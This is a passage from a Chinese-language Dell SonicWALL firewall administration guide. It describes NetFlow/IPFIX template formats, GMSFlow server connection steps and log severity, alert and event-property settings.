37	tcp_flags	TCP 标志的累计 OR
38	prot	IP 协议类型（例如 TCP=6，UDP=17）
39	tos	服务的 IP 类型 (ToS)
40-41	src_as	源的自治系统编号，起源或对等
42-43	dst_as	目标的自治系统编号，起源或对等
44	src_mask	源地址前缀掩码位

表 171. NetFlow 版本 5 记录格式

字节数	目录	说明
45	dst_mask	目标地址前缀掩码位
46-47	pad2	未使用的（零）字节数

NetFlow 版本 9

下面显示 NetFlow 版本 9 模板的示例。

```
Netflow-v9 Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

下表详细列出了 NetFlow 版本 9 模板 FlowSet 的字段说明。

表 172. NetFlow 版本 9 模板 FlowSet 字段

字段名称	说明
模板 ID	防火墙根据匹配导出的 NetFlow 数据类型的 FlowSet 模板生成含有唯一 ID 的模板。
名称	NetFlow 模板的名称。
元素数	NetFlow 模板中列出的字段数。
总长度	NetFlow 模板中所有报告的字段的总字节长度。
字段类型	字段类型是表示字段类型的数值。注意字段类型的值可能依具体的供应商而定。
字段字节数	特定字段类型的字节长度。

IPFIX (NetFlow 版本 10)

IPFIX（NetFlow 版本 10）模板的示例。

```
IPFix Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

下表详细列出了 IPFIX 模板 FlowSet 的字段说明。

表 173. IPFIX 模板 FlowSet 字段

字段名称	说明
模板 ID	防火墙根据匹配导出的 NetFlow 数据类型的 FlowSet 模板生成含有唯一 ID 的模板。
名称	NetFlow 模板的名称。

表 173. IPFIX 模板 FlowSet 字段

字段名称	说明
元素数	NetFlow 模板中列出的字段数。
总长度	NetFlow 模板中所有报告的字段的总字节长度。
字段类型	字段类型是表示字段类型的数值。注意字段类型的值可能依具体的供应商而定。
字段字节数	特定字段类型的字节长度。

IPFIX 扩展

IPFIX 扩展导出包含来自上述版本和 SonicWALL ID 的 NetFlow 字段的模板。这些流量包含多种扩展，例如企业定义的字段类型和企业 ID。

注：定义 onicWALL 的特定企业 ID (EntID) 为 8741。

以下名称模板是 IPFIX 扩展模板的标准。指定的值是静态的，且与所有 NetFlow 可导出模板的表格名称相关联。

```
STATIC TABLES
-----------------

Table MAP table
 Table(Template) Id=256, Table Name=Flow IPFIX
 Table(Template) Id=257, Table Name=Flow IPFIX extn
 Table(Template) Id=258, Table Name=Table Map
 Table(Template) Id=259, Table Name=Column Map
 Table(Template) Id=260, Table Name=User
 Table(Template) Id=261, Table Name=Application
 Table(Template) Id=262, Table Name=URL
 Table(Template) Id=263, Table Name=Rating
 Table(Template) Id=264, Table Name=IPS
 Table(Template) Id=265, Table Name=GAV
 Table(Template) Id=266, Table Name=Anti Spyware
 Table(Template) Id=267, Table Name=Location Map
 Table(Template) Id=268, Table Name=Location
 Table(Template) Id=269, Table Name=Log
 Table(Template) Id=270, Table Name=if-stat
 Table(Template) Id=271, Table Name=core-stat
 Table(Template) Id=272, Table Name=Voip
 Table(Template) Id=273, Table Name=Services
 Table(Template) Id=274, Table Name=Spam
 Table(Template) Id=275, Table Name=memory
 Table(Template) Id=276, Table Name=devices
 Table(Template) Id=277, Table Name=vpn tunnels
 Table(Template) Id=278, Table Name=URL rating
```

以下模板是 IPFIX 扩展模板的示例。

```
IPFix Template ID = 257, Name = Flow IPFIX extn, Number of Elements = 39, Total Length = 148
 EField = 1, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=time stamp
 EField = 2, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow identifier
 EField = 3, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=initiator gw MAC
 EField = 4, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=responder gw MAC
 EField = 5, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator IP Addr
 EField = 6, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder IP Addr
 EField = 7, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator GW-IP Addr
 EField = 8, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder GW-IP Addr
 EField = 9, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator iface
 EField = 10, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder iface
 EField = 167, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init vpn spi out
 EField = 168, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp vpn spi out
 EField = 11, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=initiator port
 EField = 12, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=responder port
 EField = 13, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp pkts
 EField = 14, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp octets
 EField = 15, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init pkts
 EField = 16, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init octets
 EField = 169, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta pkts
 EField = 170, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta octets
 EField = 171, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta pkts
 EField = 172, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta octets
 EField = 17, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow start time
 EField = 18, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow end time
 EField = 19, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=internal flags
 EField = 20, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=protocol type
 EField = 173, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=flow block reason
 EField = 22, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to application id
 EField = 23, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to user id
 EField = 25, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to ips id
 EField = 26, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to virus id
 EField = 27, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to spyware id
 EField = 113, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init pkt rate
 EField = 114, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt rate
 EField = 111, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init octets rate
 EField = 112, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp octets rate
 EField = 115, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 116, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 191, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=snwl option

IPFix Template ID = 258, Name = table-map, Number of Elements = 2, Total Length = 36
 EField = 28, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=template identifier
 EField = 29, Field bytes = 32, EntId = 8741, type = string-null terminated, name=table name

IPFix Template ID = 259, Name = column-map, Number of Elements = 4, Total Length = 44
 EField = 30, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column identifier
 EField = 31, Field bytes = 32, EntId = 8741, type = string-null terminated, name=column name
 EField = 32, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column type
 EField = 33, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column standard IPFIX ID
```

138

连接到 GMSFlow 服务器

- 第 1489 页的 AppFlow > GMSFlow 服务器

AppFlow > GMSFlow 服务器

AppFlow > GMSFlow 服务器页面用于建立与 GMSFlow 服务器的连接。

在 Dell SonicWALL 全局管理系统 (GMS) 中，流量服务器的角色可用于 GMS 的分布式部署。在该角色中，GMS 服务器运行单项服务，即收集默认端口的 Dell SonicWALL 流量。

以该角色运行的唯一服务是 Dell SonicWALL Universal Management Suite - 流量服务器。收集并将流量存储在内部数据库中。为了能够对这些流量创建报告，您必须部署运行 7.1 或更高版本的 GMS 服务器，并设为具有“控制台”或“全功能”的角色。您还需要确保以下端口打开：

- UDP 2055
- UDP 5055
- TCP 9063
- TCP 9064
- TCP 9065
- TCP 9066
- TCP 9067

建立与 *GMSFlow* 服务器的连接的步骤如下：

1 在 GMS，登录到即时 GMSFlow 服务器。

2 转到**网络 > 设置**页面。

3 查找并复制 GMSFlow 服务器的主机 IP 地址。

在 *SonicWALL* 网络安全设备上：

4 转到 **AppFlow > GMSFlow 服务器**页面。



5 在 **GMSFlow 服务器地址**框中，粘贴主机 IP 地址。

6 在**地址源 IP 当收集器通过 VPN 隧道可达**框中，指定适用的 VPN 策略的源 IP 地址。

7 在**服务器通信超时**字段，输入防火墙等待接收来自流量服务器的响应的秒数。范围是 **60**（默认）至 120 秒。

8 如果您要使防火墙在每次重启时向流量服务器发送静态流量，请选择**自动同步流量服务器**选项。

9 为了测试与 **GMSFlow 服务器的连接，请单击“测试连接”按钮。**

10 如果您要向 GMSFlow 服务器手动发送静态数据，请单击**同步服务器**按钮。

> **注：**您必须在连接并注册您的 SonicWALL GMS 产品后仅单击**同步服务器**按钮一次。

如需配置含 GMS 的 AppFlow 服务器的更多详细信息，请参阅最新的*SonicWALL GMS* 管理员指南。

139

访问实时监控

- 第 1491 页的 AppFlow > 实时监控

AppFlow > 实时监控

注：为提高便利性和可访问性，可以从**公告板 > 实时监控**或 **AppFlow > 实时监控**访问“实时监控”页面。不论通过哪个选项卡访问，该页面都完全相同。如需使用实时监控的信息，请参阅第 59 页的公告板 > 实时监控。

140

访问 > AppFlow 公告板

- 第 1492 页的 AppFlow > AppFlow 公告板

AppFlow > AppFlow 公告板

注：为提高便利性和可访问性，可以从**公告板 > AppFlow 公告板**或 **AppFlow > AppFlow 公告板**访问“AppFlow 监控”页面。不论通过哪个选项卡访问，该页面都完全相同。如需使用 AppFlow 监控的信息，请参阅第 73 页的公告板 > AppFlow 公告板。

141

访问 AppFlow 监控

- 第 1493 页的 AppFlow > AppFlow 监控

AppFlow > AppFlow 监控

注：为提高便利性和可访问性，可以从**公告板 > AppFlow 监控**或 **AppFlow > AppFlow 监控**访问“AppFlow 监控”页面。不论通过哪个选项卡访问，该页面都完全相同。如需使用 AppFlow 监控的信息，请参阅第 76 页的公告板 > AppFlow 监控。

142

访问 AppFlow 报告

- 第 1494 页的 AppFlow > AppFlow 报告

AppFlow > AppFlow 报告

注：为提高便利性和可访问性，可以从**公告板 > AppFlow 报告**或 **AppFlow > AppFlow 报告**访问“AppFlow 报告”页面。不论通过哪个选项卡访问，该页面都完全相同。如需使用 AppFlow 报告的信息，请参阅第 89 页的公告板 > AppFlow 报告。

第 22 部分

日志

- 跟踪潜在安全威胁
- 配置日志设置
- 配置 **Syslog** 设置
- 配置日志自动化
- 配置名称解析
- 生成日志报告
- 配置日志分析器

143

跟踪潜在安全威胁

- 第 1496 页的日志 > 日志监控

日志 > 日志监控

注：为提高便利性和可访问性，可通过**公告板 > 日志监控**或**日志 > 日志监控**访问**日志监控**页面。两个页面提供完全相同的功能。如需使用**日志监控**的信息，请参见第 141 页的公告板 > 日志监控。


144

配置日志设置

- 第 1497 页的日志 > 设置
  - 第 1498 页的表列
  - 第 1501 页的日志严重性/优先级
  - 第 1507 页的首行按钮
  - 第 1509 页的查看日志
  - 第 1510 页的过滤日志

日志 > 设置

本章节提供的配置任务用于分类和定制 Dell SonicWALL 安全设备上的日志记录功能，以进行故障排除和诊断。



日志 > 设置页面在许多列中显示日志记录数据，允许您配置日志记录条目和重置事件计数。您可以过滤这些数据，以仅显示感兴趣的那些事件的数据。可以导入并保存日志记录模板。

主题：

- 第 1498 页的表列
- 第 1501 页的日志严重性/优先级

- 第 1507 页的首行按钮
- 第 1509 页的查看日志
- 第 1510 页的过滤日志

表列

主题：


- 第 1498 页的类别列
- 第 1499 页的颜色列
- 第 1499 页的 ID 列
- 第 1499 页的优先级列
- 第 1499 页的 GUI 列
- 第 1499 页的警报列
- 第 1499 页的 Syslog 列
- 第 1499 页的电子邮件列
- 第 1500 页的事件数列
- 第 1500 页的配置和重置事件数图标

类别列

日志监控表格的**类别**列有三个级别：

- **类别**，树结构的第一级也是最高级别
- **群组**，第二级
- **事件**，第三级

单击类别或群组名称左边的黑色小三角形可展开或折叠类别或群组内容：



颜色列

颜色列显示**公告板 > 日志监控**表格中高亮显示的事件、群组或类别所使用的颜色。

ID 列

ID 列显示事件的 ID 号。在*SonicOS* 合并日志事件参考指南中列出了特定消息的 ID。

优先级列

△ **小心：更改事件优先级可能会产生严重后果，因为所有类别的事件优先级都会随之更改。修改事件优先级将影响标签“pri=”的 Syslog 输出以及在按优先级执行过滤时对事件的处理方式。将事件优先级设置为低于日志记录级别将导致过滤掉这些事件。此外，由于 GMS 会忽略收到的拥有“调试”级别的 Syslog，所以心跳消息和报告消息必须拥有最低事件优先级“信息”。**

优先级列显示类别、群组或事件的严重性或优先级。对于事件，下拉菜单列出可选择的优先级。对于类别和群组，将在单击行末尾的**配置**按钮后显示的对话框中列出优先级。

可用的优先级包括：

- 紧急
- 警报
- 严重
- 错误
- 警告
- 注意
- 信息
- Debug [调试]

GUI 列

GUI 列指示是否在**公告板 > 日志监控**中显示此项目。类别和群组的显示将含“要显示”或“要隐藏”：

- 事件，选择或取消选中列中的复选框。
- 类别和群组，单击列中的**编辑**图标，以显示**编辑日志群组**对话框。

警报列

警报列显示指示是否为此事件、群组或类别发送警报消息的复选框。

Syslog 列

Syslog 列显示指示是否将事件、群组或类别发送到 Syslog 服务器的复选框。

电子邮件列

电子邮件列显示指示是否通过电子邮件将日志发送到配置的地址的复选框。对于事件，可以在列中配置这些复选框。对于类别和群组，**电子邮件**在单击行末尾的**配置**按钮后显示的**编辑日志群组**或**编辑日志类别**对话框中配置。

事件数列

事件数列按以下条件显示事件的计数：

- **事件**级别 - 此值显示该事件发生过的次数。
- **群组**级别 - 此值显示在该群组内发生的事件总数。
- **类别**级别 - 此值显示在该类别内发生的事件总数。

通过将鼠标悬停在事件计数上，将显示弹出窗口，其中显示了由于以下原因发生的事件数：



- 溢出
- GUI 过滤器
- 警报过滤器
- Syslog 过滤器
- 电子邮件过滤器
- 优先级
- Syslog 事件速率
- Syslog 数据速率

配置和重置事件数图标

配置和**重置事件数**图标在每行的末尾显示。



配置图标

配置图标会启动**编辑日志事件**、**编辑日志群组**或**编辑日志类别**对话框。您可以配置某个事件、群组或类别的所有属性。

重置事件数图标

重置事件数图标 会重置某个事件、群组或类别的事件计数器，且会重新计算更高级别的事件计数器。要重置所有计数器，请使用**日志设置**表上方的**重置事件数**按钮，如第 1509 页的重置事件数按钮中所述。

日志严重性/优先级

本章节提供有关配置所捕获的日志消息优先级以及通过电子邮件发送的相应警报消息以进行通知的信息。

注：在**日志 > 自动化**页面上配置**日志接收电子邮件地址**选项和**警报接收电子邮件地址**选项时，将发送警报电子邮件。

主题：

- 第 1501 页的设置日志记录级别
- 第 1502 页的配置全局事件属性
- 第 1505 页的有选择地配置事件属性

设置日志记录级别

使用**日志记录级别**，您可以按优先级过滤事件。有同等或更高优先级的事件将获得通过。将丢弃有较低优先级的事件。这样，您即可过滤掉较低优先级的事件，以避免将它们记录到系统中。


在**日志 > 设置**页面上，您可以设置要在**日志监控**页面上显示的基准日志记录级别。可供选择的日志记录级别如下（从最高到最低）：

- 紧急
- 警报
- 严重
- 错误
- 警告
- 注意
- 信息
- Debug [调试]

设置日志记录级别的步骤如下：

1 转到**日志 > 设置**页面。

2 从**日志记录级别**下拉菜单中，选择所需日志记录级别。



还将记录优先级等于或高于所选条目的所有事件。例如，如果选择**错误**作为日志记录级别，则除所有标签为**错误**的消息以外，还会显示所有有更高优先级（如**严重**、**警报**和**紧急**）的消息。默认值为**调试**。

注：要显示所有事件，请选择**调试**作为日志记录级别。

设置警报级别

警报级别允许您通过警报级别过滤电子邮件警报。将同等或更高警报级别的事件发送至特定电子邮件地址。将忽略有较低警报级别的事件。这使您可以排除较低级别的电子邮件警报，减少实际传输的电子邮件。

在**日志 > 设置**页面上，您可以设置要在**公告板 > 日志监控**页面上显示的基准警报记录级别。

- 紧急
- 警报
- 严重
- 错误
- 警告

设置警报级别的步骤如下：

1 转到**日志 > 设置**页面。

2 从**警报记录级别**下拉菜单中，选择所需日志记录级别。



将记录所有警报级别比所选条目更高的事件。例如，如果选择**错误**作为日志记录级别，则除所有标签为**错误**的消息以外，还会显示所有有更高警报级别（如**严重**、**警报**和**紧急**）的消息。默认值为**警报**。

提示：要显示所有警报事件，请选择**警告**作为警报级别。

配置全局事件属性

单击**警报级别**下拉菜单旁边的**配置**图标将启动**编辑所有类别的属性**对话框。使用此对话框，您可以一次为所有类别或所有群组中的所有事件设置属性。

可以修改下列全局属性：

- 事件优先级
- 在日志监控、电子邮件和 Syslog 中包含事件
- 冗余过滤设置
- 电子邮件设置
- 在日志监控中显示时的字体颜色

编辑全局类别属性的步骤如下：

1 转到**日志 > 设置**页面。



2 单击**配置**图标。

此时会显示**编辑所有类别的属性**弹出对话框。



> **注：**当所有类别、群组和/或事件都已启用时，**启用**按钮为绿色，都禁用时，为白色，为混合时（即有些启用，有些禁用），为半固态。
>
> 由于此配置是针对所有类别的，所以必须明确地将该选项设置为“全部启用”（通过单击图标直到其变成绿色）或设置为“全部禁用”（通过单击图标直到其变成白色）。要配置某一个事件不同于其所在群组或类别的其他事件，必须进入单个事件设置配置。如果这样做，该图标将变成半固态。
>
> 如果字段显示**多值**，则为一个或多个类别、群组或事件指定了不同的值。要查看个别设置，请参阅第 1505 页的有选择地配置事件属性。要在**编辑所有类别的属性**对话框中将**多个值**中的设置更改为所有类别、群组或事件一个值，请确认是否已启用该选项，以便可以访问该字段以输入新的值。如果该选项禁用，则该字段将变暗且无法访问。

3 从**事件优先级**下拉菜单，选择您所需优先级。

> **小心：更改事件优先级可能会产生严重后果，因为所有类别的事件优先级都会随之更改。修改事件优先级将影响标签“pri=”的 Syslog 输出以及在按优先级执行过滤时对事件的处理方式。将事件优先级设置为低于日志记录级别将导致过滤掉这些事件。此外，由于 GMS 会忽略收到的拥有“调试”级别的 Syslog，所以心跳消息和报告消息必须拥有最低事件优先级“信息”。**

> **注：**您可以在下列**冗余过滤间隔**字段中输入时间间隔（以秒为单位），以避免某间隔内的日志消息出现重复。这些间隔的范围为 0 至 86400 秒。对于 Syslog 消息，应将默认间隔设置为 **90** 秒。对于警报消息，应将默认间隔设置为 **900** 秒。

> **注：**不同的选项之间是相互独立的，您可以启用其中任意几个并为它们设置不同的生成频率。例如，您可能希望某个事件消息通过电子邮件发送给您，但是不希望显示在**公告板 > 日志监控**页面中。
>
> 然而，在启用 GMS 时，必须注意修改事件属性以便使用来生成报告的事件的过滤不出现错误。由用户发起的对类别和群组级别且可能影响出厂定义事件的事件修改（隐式更改），例如忽略 GMS 所必需的那些事件。而对特定事件的修改（显式更改）可能覆盖对 GMS 必需事件的内置保护。

4 如果要在**日志监控**中显示日志事件，请对**在日志监控中显示事件**选项选择**启用**按钮。

5 在**在日志监控中显示事件冗余过滤间隔**字段中，输入在一个事件屡次发生时允许日志监控再次记录和显示同一事件之前所经过的秒数。范围为 0 至 86400。

例如，如果将此值设置为 60 秒，当事件“连接关闭”首次发生的时间为下午 1:15 时，在首次事件发生后的 60 秒以后才会记录下一次“连接关闭”事件的发生。将丢弃在 60 秒内发生的任何“连接关闭”事件。

6 如果要以电子邮件警报发送事件，请对**以电子邮件警报发送事件**选项选择**启用**按钮。

7 在**以电子邮件警报发送事件冗余过滤间隔**字段中，输入在电子邮件警报屡次发生时允许发送同一电子邮件事件之前所经过的秒数。范围为 0 至 86400。

例如，如果将此值设置为 60 秒，当电子邮件警报首次发生的时间为下午 1:15 时，在首个警报发送后的 60 秒以后才会发送下一个电子邮件警报。将丢弃在 60 秒内发生的任何电子邮件警报。

8 如果要通过 Syslog 报告事件，请对**通过 Syslog 报告事件**选项选择**启用**按钮。

9 在**通过 Syslog 报告事件冗余过滤间隔**字段中，输入在该事件屡次发生时允许发送同一 Syslog 消息之前所经过的秒数。范围为 0 至 86400。

例如，如果将此值设置为 60 秒，当 Syslog 消息首次发生的时间为下午 1:15 时，在首个消息发送后的 60 秒以后才会发送下一个 Syslog 消息。将丢弃在 60 秒内发生的任何 Syslog 消息。

10 如果要通过电子邮件发送全局事件日志，请对**在日志摘要中包含事件**选项选择**启用**按钮。

> **注：**如果启用了此选项，请注意确认在**将日志摘要发送到电子邮件地址**字段中的电子邮件地址正确。

11 如果启用了**在日志摘要中包含事件**，请对**将日志摘要发送到电子邮件地址**执行以下操作之一：

- 如果希望在此对话框中更改其他值时继续使用在**日志 > 自动化**页面中输入的同一电子邮件地址，请选择**保持不变**选项。默认启用该选项。
- 要更改电子邮件地址，请取消选中**保持不变**选项并在当前活动字段中输入新地址。

> **提示：**电子邮件警报是每次发生事件时发送的一封电子邮件。另一方面，日志摘要是以摘要格式按时间顺序对事件的总结，以单个电子邮件发送。由于是事件的总和，因此事件信息时间段是新老事件的混合。


12 如果要基于此对话框中的全局设置通过电子邮件接收警报，请对**发送警告到 E-mail 邮箱**执行以下操作之一：

- 如果希望在此对话框中更改其他值时继续使用在**日志 > 自动化**页面中输入的同一电子邮件地址，请选择**保持不变**选项。默认启用该选项。
- 要更改电子邮件地址，请取消选中**保持不变**选项并在当前活动字段中输入新地址。

13 如果要对全局事件日志使用特定的颜色，请取消选择**保持不变**选项（该选项是默认设置）。此时会显示颜色选择矩阵。




14 选择所需颜色。**使用颜色显示事件**方括号变为已选颜色。



15 单击**应用**。

有选择地配置事件属性

在**日志 > 设置**页面，显示了可以在不同级别（类别、群组或每个事件）配置的主要事件属性。



注：下面的**编辑日志**弹出对话框可能略有相似，但每个的作用范围都不同。**编辑日志类别**对话框修改属于同一类别的所有群组的设置，也即该类别中的所有事件的设置。**编辑日志群组**对话框修改属于该群组的所有事件的设置。**编辑日志事件**对话框修改某个特定事件的设置。

